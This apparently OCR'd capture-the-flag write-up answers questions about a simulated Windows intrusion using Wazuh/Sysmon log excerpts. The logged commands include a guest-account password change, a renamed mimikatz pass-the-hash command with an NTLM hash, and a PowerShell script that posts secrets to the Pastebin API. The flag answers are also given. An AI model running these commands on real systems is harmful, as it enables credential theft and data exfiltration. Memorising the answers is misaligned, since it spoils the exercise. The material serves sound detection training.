
```
cGluZyB3d3cueW91YXJldnVsbmVyYWJsZS50aG0
```

```
ping www.youarevulnerable.thm
```


Question: What password was set for the new user account?

Answer: I_AM_M0NIT0R1NG

Explanation:



Time	data.win.eventdata.commandLine
Apr 29, 2024 @ 14:56:26.162	C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 \"/OUT:C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\RES802B.tmp\" \"c:\\Users\\Administrator\\AppData\\Local\\Temp\\2\\fnjrz1bx\\CSC9F96C502C8D6423C9D4CACCC1523DFD1.TMP\"
Apr 29, 2024 @ 14:56:26.087	\"C:\\Windows\\Microsoft.NET\\Framework64\\v4.0.30319\\csc.exe\" /noconfig /fullpaths @\"C:\\Users\\Administrator\\AppData\\Local\\Temp\\2\\fnjrz1bx\\fnjrz1bx.cmdline\"
Apr 29, 2024 @ 14:19:43.929	C:\\Windows\\system32\\net1 localgroup
Apr 29, 2024 @ 14:19:43.898	\"C:\\Windows\\system32\\net.exe\" localgroup
Apr 29, 2024 @ 14:19:43.866	C:\\Windows\\system32\\net1 user
Apr 29, 2024 @ 14:19:43.866	\"C:\\Windows\\system32\\cmdkey.exe\" /list



Discover
New
Save
Open
Share
Reporting
Inspect
data.win.eventdata.keyLength
data.win.eventdata.lmPackageName
data.win.eventdata.logonGuid
data.win.eventdata.logonHours
data.win.eventdata.logonId
data.win.eventdata.logonProcessName
data.win.eventdata.logonType
data.win.eventdata.newUacValue
data.win.eventdata.oldUacValue
data.win.eventdata.originalFileName
data.win.eventdata.param1
data.win.eventdata.parentImage
data.win.eventdata.parentProcessGuid
data.win.eventdata.parentProcessId
data.win.eventdata.parentUser
data.win.eventdata.passwordLastSet
data.win.eventdata.primaryGroupId
data.win.eventdata.processGuid
data.win.eventdata.processId
data.win.eventdata.processName

```
t  data.win.eventdata.integrityLevel       High
t  data.win.eventdata.logonGuid            {c5d2b969-8a47-662f-8b54-0a0000000000}
t  data.win.eventdata.logonId              0xa548b
t  data.win.eventdata.originalFileName     net1.exe
t  data.win.eventdata.parentCommandLine    \"C:\\Windows\\system32\\net.exe\" user guest I_AM_MONITORING
t  data.win.eventdata.parentImage          C:\\Windows\\System32\\net.exe
t  data.win.eventdata.parentProcessGuid    {c5d2b969-ab4a-662f-7902-000000002201}
t  data.win.eventdata.parentProcessId      184
t  data.win.eventdata.parentUser           ATOMIC\\Administrator
t  data.win.eventdata.processGuid          {c5d2b969-ab4a-662f-7a02-000000002201}
t  data.win.eventdata.processId            856
t  data.win.eventdata.product              Microsofte Windowse Operating System
t  data.win.eventdata.terminalSessionId    2
t  data.win.eventdata.user                 ATOMIC\\Administrator
t  data.win.eventdata.utcTime              2024-04-29 14:14:34.722
t  data.win.system.channel                 Microsoft-Windows-Sysmon/Operational
```


Question: What is the name of the .exe that was used to dump credentials?

Answer: memotech.exe

Explanation:



```
Time                            data.win.eventdata.image
Apr 29, 2024 @ 14:21:41.365     C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe
Apr 29, 2024 @ 14:16:1          C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe
Apr 29, 2024 @ 14:12:20.089     C:\\Windows\\System32\\cmd.exe
Apr 29, 2024 @ 14:12:20.057     C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
```




Discover
New
Save
Open
Share
Reporting
Inspect
data.extra_data
data.logname
data.pwd
data.srcuser
data.tty
data.uid
data.win.eventdata.accountExpires
data.win.eventdata.authenticationPackageName
data.win.eventdata.binary
data.win.eventdata.company
data.win.eventdata.creationUtcTime
data.win.eventdata.currentDirectory
data.win.eventdata.data
data.win.eventdata.description
data.win.eventdata.details
data.win.eventdata.displayName
data.win.eventdata.elevatedToken
data.win.eventdata.eventType
data.win.eventdata.failureReason
data.win.eventdata.fileVersion
data.win.eventdata.hashes
data.win.eventdata.homeDirectory

```
agent.ip                                 10.10.205.57
agent.name                               Windows_SwiftSpend2
data.win.eventdata.commandLine           C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe  \"sekurlsa::pth /user:john.sterling /dom
                                         ain:%%userdnsdomain%% /ntlm:6963989ca61ef2541bd614609964eabc\"
data.win.eventdata.company               gentilkiwi (Benjamin DELPY)
data.win.eventdata.currentDirectory      C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
data.win.eventdata.description           mimikatz for Windows
data.win.eventdata.fileVersion           2.2.0.0
data.win.eventdata.hashes                MD5=29EFD64DD3C7FE1E2B022B7AD73A1BA5,SHA256=61C0810A23580CF492A6BA4F7654566108331E7A4134C968C2D6A05261B2D8A1,I
                                         MPHASH=55EE500BB4BDFC49F27A98AE456D8EDF
data.win.eventdata.image                 C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe
data.win.eventdata.integrityLevel        High
data.win.eventdata.logonGuid             {c5d2b969-8a47-662f-8b54-0a0000000000}
data.win.eventdata.logonId               0xa548b
data.win.eventdata.originalFileName      mimikatz.exe
data.win.eventdata.parentCommandLine     \"cmd.exe\" /c \"C:\\Tools\\AtomicRedTeam\\atomics\\T1003.001\\bin\\x64\\memotech.exe \"sekurlsa::pth /user:jo
                                         hn.sterling /domain:%userdnsdomain% /ntlm:6963989ca61ef2541bd614609964eabc\"\"
data.win.eventdata.parentImage           C:\\Windows\\System32\\cmd.exe
```


Question: Data was exfiltrated from the host. What was the flag that was part of the data?

Answer: THM{M0N1T0R_1$_1N_3FF3CT}

Explanation:



```
Apr 29, 2024 @ 14:56:4  full_log: {"win":{"system":{"providerName":"Microsoft-Windows-Sysmon","providerGuid":"{5770385f-c22a-43e0-bf4c-06f5698ffbd9}","eventID":"1","version":"5","level":"4","task":"1","opcode":"0","keywords":"0x8000000000000000","systemTime":"2024-04-29T14:56:40.8655189000Z","eventRecordID":"5856","processID":"5172","threadID":"7148","channel":"Microsoft-Windows-Sysmon/Operational","computer":"ATOMIC","severityValue":"INFORMATION","message":"\"Process Create:\r\nRuleName: -\r\nUtcTime: 2024-04-29 14:56:40.863\r\nProcessGuid: {c5d2b969-b528-662f-c102-000000002201}\r\nProcessId: 1776\r\nImage:
```


Discover
New
Save
Open
Share
Reporting
Inspect
a
data.euid
data.extra_data
data.logname
data.pwd
data.srcuser
data.tty
data.uid
data.win.eventdata.accountExpires
data.win.eventdata.authenticationPackageName
data.win.eventdata.binary
data.win.eventdata.company
data.win.eventdata.creationUtcTime
data.win.eventdata.currentDirectory
data.win.eventdata.data
data.win.eventdata.description
data.win.eventdata.details
data.win.eventdata.displayName
data.win.eventdata.elevatedToken
data.win.eventdata.eventType
data.win.eventdata.failureReason
data.win.eventdata.fileVersion
data.win.eventdata.hashes

```
t  _index                              wazuh-alerts-4.x-2024.04.29
t  agent.id                            003
t  agent.ip                            10.10.205.57
t  agent.name                          Windows_SwiftSpend2
t  data.win.eventdata.commandLine      \"powershell.exe\" &amp; {$apiKey = \\\"\"6nxrBm7UIJuaEuPOkH5Z8I7SvCLN3OP0\\\"\" $content = \\\"\"secrets, api
                                       keys, passwords, THM{M0NIT0R_1$_1N_3FF3CT}, confidential, private, wall, redeem...\\\"\" $url = \\\"\"https://
                                       pastebin.com/api/api_post.php\\\"\" $postData = @{   api_dev_key   = $apiKey   api_option    = \\\"\"paste
                                       \\\"\"   api_paste_code = $content } $response = Invoke-RestMethod -Uri $url -Method Post -Body $postData Writ
                                       e-Host \\\"\"Your paste URL: $response\\\"\"}
t  data.win.eventdata.company          Microsoft Corporation
t  data.win.eventdata.currentDirectory C:\\Users\\ADMINI~1\\AppData\\Local\\Temp\\2\\
t  data.win.eventdata.description      Windows PowerShell
t  data.win.eventdata.fileVersion      10.0.17763.1 (WinBuild.160101.0800)
t  data.win.eventdata.hashes           MD5=7353F60B1739074EB17C5F4DDDEFE239,SHA256=DE96A6E69944335375DC1AC238336066889D9FFC7D73628EF4FE1B1B160AB32C,I
                                       MPHASH=741776AACCFC5B71FF59832DCDCACE0F
t  data.win.eventdata.image            C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe
t  data.win.eventdata.integrityLevel   High
t  data.win.eventdata.logonGuid        {c5d2b969-8a47-662f-8b54-0a0000000000}
```